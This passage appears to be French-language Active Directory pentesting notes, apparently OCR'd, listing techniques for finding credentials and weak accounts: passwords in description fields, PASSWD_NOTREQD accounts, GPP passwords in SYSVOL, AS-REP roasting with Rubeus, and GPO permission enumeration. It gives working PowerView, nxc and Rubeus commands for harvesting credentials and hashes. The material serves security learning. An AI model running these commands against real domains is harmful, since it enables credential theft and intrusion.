③ - Mot de Pass dans le champ description:

Par négligence, des administrateurs stockent parfois des mots de pass en clair directement dans le champ "Description" des objets utilisateurs dans l'AD.
Les champs de Description peuvent être enumerer avec PowerView

```
PS C:\Rtb> Get-DomainUser * | Select-Object samaccountname, description | Where-Object {$_.Description -ne $null}
```

④ - Attribut PASSWD_NOTREQD

Si cet attribut est activé sur un compte utilisateur celui-ci n'est pas obligé d'avoir un mot de pass. Il est possible que le mot de pass soit vide ou faible...
On peux enumerer cela avec PowerView


```
PS C:\Rtb> Get-DomainUser -UACFilter PASSWD_NOTREQD | Select-Object samaccountname, useraccountcontrol
```

⑤ - Identifiants dans les partages SMB et scripts SYSVOL (tout est dis)

⑥ - Mots de Pass GPP (Groupes Policy Preferences)

Avant le patch de 2014 les administrateurs avaient le droits de deployer des mots de pass via GPP. Ces mots de pass étaient stockés dans des fichiers XML sur le partage SYSVOL chiffrés avec une clé AES que microsoft à publié tout utilisateur du domaine peux lire ces fichier et décrypter les mots de pass avec des outils comme gpp-décrypte...
Recherche de mots de pass GPP Autologon avec nxc.

```
Agentpathogene@parrot ~$ nxc smb ipdude -u 'user' -p 'pass' -M gpp_autologin
```



④ - L'AS-REP Roasting

Si l'option "ne pas exiger la pré authentification Kerberos" est activé pour un compte un attaquant peux demander un AS-REP (chiffré avec le mot de pass de l'utilisateur) sans identifiant valid dans sa requete (AS-REQ). Si le mot de pass de l'utilisateur est faible il pourra être craqué Hors ligne.
Enumeration avec PowerView:

```
PS C:\Rtb> Get-DomainUser -PreauthNotRequired | select samaccountname
```

Récuperation du Hash avec Rubeus (Pouvant se craquer avec Hascat -m 18200) il est aussi possible de récupérer le Hash avec impacket_GetNPUsers.

```
PS C:\Rtb> .\Rubeus.exe asreproast /user:usernamecible /nowrap /format:Hashcat
```

⑧ - L'abus de GPO:

Si un attaquant obtient des droits d'ecriture (WriteProperty, WriteDacl) sur un objet de stratégie de group (GPO). Il peux le modifier pour executer des actions malveillantes sur les ordinateurs ou utilisateurs auquels at GPO ~~appartient~~ s'applique...
Lister les GPOs avec PowerView

```
PS C:\Rtb> Get-DomainGPO | select displayname
```

Lister les droits sur une GPO:

```
PS C:\Rtb> $sid =Convert-NameToSid "Domain Users"
PS C:\Rtb> Get-DomainGPO | Get-ObjectACL | ? {$_.SecurityIdentifier -eq $sid}
```